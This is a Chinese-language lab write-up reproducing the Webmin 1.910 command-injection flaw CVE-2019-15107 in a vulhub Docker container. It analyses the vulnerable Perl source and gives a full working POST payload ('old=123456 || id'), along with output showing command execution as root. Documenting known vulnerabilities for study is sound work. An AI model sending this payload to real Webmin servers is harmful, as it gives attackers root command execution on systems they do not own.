└─$ sudo su
[sudo] ddd 的密码：
┌──(root💀kali)-[/home/…/web/vulhub/webmin/CVE-2019-15107]
└─# docker-compose up -d
Creating network "cve-2019-15107_default" with the default c
Pulling web (vulhub/webmin:1.910)...
1.910: Pulling from vulhub/webmin
db0035920883: Pull complete
d3665f2ef942: Pull complete
08a7da7cdc97: Pull complete
059181cc3fe2: Pull complete
Digest: sha256:ea48cb0e1393fe0247f910c039aa143bbdd74eaecadc4
Status: Downloaded newer image for vulhub/webmin:1.910
Creating cve-2019-15107_web_1 ... done

┌──(root💀kali)-[/home/…/web/vulhub/webmin/CVE-2019-15107]
└─# 
```

警告：面临潜在的安全风险

Firefox 检测到潜在的安全威胁，因此没有继续访问 127.0.0.1。若您访问此网站，攻击者可能会尝试窃取您的密码、电子邮件、信用卡等信息。

详细了解...

127.0.0.1:10000 使用了无效的安全证书。

该证书因为其自签名而不被信任。

错误代码：MOZILLA_PKIX_ERROR_SELF_SIGNED_CERT


查看证书

漏洞点：https://127.0.0.1:10000/password_change.cgi

漏洞点分析：

```
docker exec -it imageid /bin/bash
cat /usr/share/webmin/password_change.cgi
cat /etc/webmin/miniserv.conf
```

漏洞点出在password_change.cgi文件中




```
1   #!/usr/bin/perl
2   # password_change.cgi
3   # Actually update a user's password by directly modifying /etc/shadow
4
5   BEGIN { push(@INC, "."); };
6   use WebminCore;
7
8   $ENV{'MINISERV_INTERNAL'} || die "Can only be called by miniserv.pl";
9   &init_config();
10  &ReadParse();
11  &get_miniserv_config(\%miniserv);
12  $miniserv{'passwd_mode'} == 2 || die "Password changing is not enabled!";
13
14  # Validate inputs
15  $in{'new1'} ne '' || &pass_error($text{'password_enew1'});
16  $in{'new1'} eq $in{'new2'} || &pass_error($text{'password_enew2'});
17
```

第12行告诉我们，想要修改密码，password_mode必须设置为2，否则输出`Password changing is not enabled!`

这是漏洞利用的前提


接下来看到22行和24行



```
18  # Is this a Webmin user?
19  if (&foreign_check("acl")) {
20          &foreign_require("acl", "acl-lib.pl");
21          ($wuser) = grep { $_->{'name'} eq $in{'user'} } &acl::list_users();
22          if ($wuser->{'pass'} eq 'x') {
23                  # A Webmin user, but using Unix authentication
24                  $wuser = undef;
25                  }
26          elsif ($wuser->{'pass'} eq '*LK*' ||
27                 $wuser->{'pass'} =~ /^\!/) {
28                  &pass_error("Webmin users with locked accounts cannot change ".
29                              "their passwords!");
30                  }
31          }
```

这段代码对请求中的user的密码和`"x"`进行了比较，`"x"`是Unix authenticaton设置的默认pass值。也就是说，如果我们传进去的user是系统用户登录且认证方式为Unix authenticaton的账户时，$wuser的值会被赋值为undef，在perl语言中是未定义的意思。

再看更新密码的代码，37行开始




```
37  if ($wuser) {
38          # Update Webmin user's password
39          $enc = &acl::encrypt_password($in{'old'}, $wuser->{'pass'});
40          $enc eq $wuser->{'pass'} || &pass_error($text{'password_eold'},qx/$in{'old'}/);
41          $perr = &acl::check_password_restrictions($in{'user'}, $in{'new1'});
42          $perr && &pass_error(&text('password_enewpass', $perr));
43          $wuser->{'pass'} = &acl::encrypt_password($in{'new1'});
44          $wuser->{'temppass'} = 0;
45          &acl::modify_user($wuser->{'name'}, $wuser);
46          &reload_miniserv();
47          }
```

如果$wuser未定义的话，则无法执行更新密码的代码段，也就是说，在利用漏洞的时候，不能用系统登录且认证方式为Unix authenticaton的账户，但是当我们传入的用户为空或者不存在时，$wuser的值为{}，可以进入上面代码段。

在执行上述代码段的时候，由于输入的user不存在，在执行到第40行的时候，会自动执行pass_error()函数，该函数的参数中的qx/$in{'old'}/是一个可执行系统命令的代码段。

在perl中，qx//的用法为执行系统命令


这里可以看到 `password_mode = 2`,满足条件



```
└─# docker exec -it a41199e056a2 /bin/bash
root@a41199e056a2:/# cat /etc/webmin/miniserv.conf
port=10000
root=/usr/share/webmin
mimetypes=/usr/share/webmin/mime.types
addtype_cgi=internal/cgi
realm=Webmin Server
logfile=/var/webmin/miniserv.log
errorlog=/var/webmin/miniserv.error
pidfile=/var/webmin/miniserv.pid
logtime=168
ssl=1
no_ssl2=1
no_ssl3=1
no_tls1=1
no_tls1_1=1
ssl_honorcipherorder=1
no_sslcompression=1
env_WEBMIN_CONFIG=/etc/webmin
env_WEBMIN_VAR=/var/webmin
atboot=1
logout=/etc/webmin/logout-flag
listen=10000
denyfile=\.pl$
log=1
blockhost_failures=5
blockhost_time=60
syslog=1
ipv6=1
session=1
premodules=WebminCore
server=MiniServ/1.910
userfile=/etc/webmin/miniserv.users
keyfile=/etc/webmin/miniserv.pem
passwd_file=/etc/shadow
passwd_uindex=0
passwd_pindex=1
passwd_cindex=2
passwd_mindex=4
passwd_mode=2
preroot=authentic-theme
passdelay=1
logout_script=/etc/webmin/logout.pl
failed_script=/etc/webmin/failed.pl
login_script=/etc/webmin/login.pl
cipher_list_def=1
```

漏洞利用：

抓包：访问https://127.0.0.1:10000/password_change.cgi，利用hackebar发一个post包，修改一下poc


https://192.168.75.134:10000/password_change.cgi

Failed to change password : No new password was entered

https://192.168.75.134:10000/password_change.cgi

☑ Post data □ Referer □ User Agent □ Cookies


a=1

payload：

```
POST /password_change.cgi HTTP/1.1
Host: 192.168.75.134:10000
Cookie: redirect=1; testing=1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:109.0) Gecko/20100101 F
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/w
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 54
Origin: https://192.168.75.134:10000
Referer: https://192.168.75.134:10000/password_change.cgi
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
```

```
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: same-origin
Te: trailers
Connection: close

user=&pam=1&expired=2&old=123456 || id&new1=11&new2=11
```

成功截图：




Burp 项目 Intruder 重放器 窗口 帮助
Burp Suite专业版 v2023.4 - 临时项目 - licensed to surferxyz
仪表盘 目标 代理 Intruder 重放器 Collaborator Sequencer 编码工具 对比工具 日志 扩展 学习 设置
1 × 4 × +
发送 取消
目标: https://192.168.75.134:10000
HTTP/1
请求
美化 Raw Hex
响应
美化 Raw Hex 页面渲染
INSPECTOR
搜索...
0匹配
完成
48,896字节 | 228毫秒

```
POST /password_change.cgi HTTP/1.1
Host: 192.168.75.134:10000
Cookie: redirect=1; testing=1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:109.0)
Gecko/20100101 Firefox/113.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif
,image/webp,*/*;q=0.8
Accept-Language:
zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 54
Origin: https://192.168.75.134:10000
Referer: https://192.168.75.134:10000/password_change.cgi
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: same-origin
Te: trailers
Connection: close

user=&pam=1&expired=2&old=123456 || id&new1=11&new2=11
```

```
          <td data-current-module-name="" id='headln2c'>
            <span data-main_title>
            </span>
          </td>
          <td id="headln2r">
          </td>
        </tr>
      </table>
    </div>
    <div class="panel-body">
      <hr>
      <center>
        <h3>
          Failed to change password : The current password
          is incorrectuid=0(root) gid=0(root) groups=0(root)
        </h3>
      </center>
      <hr>
    </div>
    <div data-autocomplete="1" class="-shell-port-">
      <div class="-shell-port-container">
        <div data-shell-config>
          <i aria-label="Configuration" class="fa fa-lg
          fa-cogs">
          </i>
        </div>
```

成功截图：



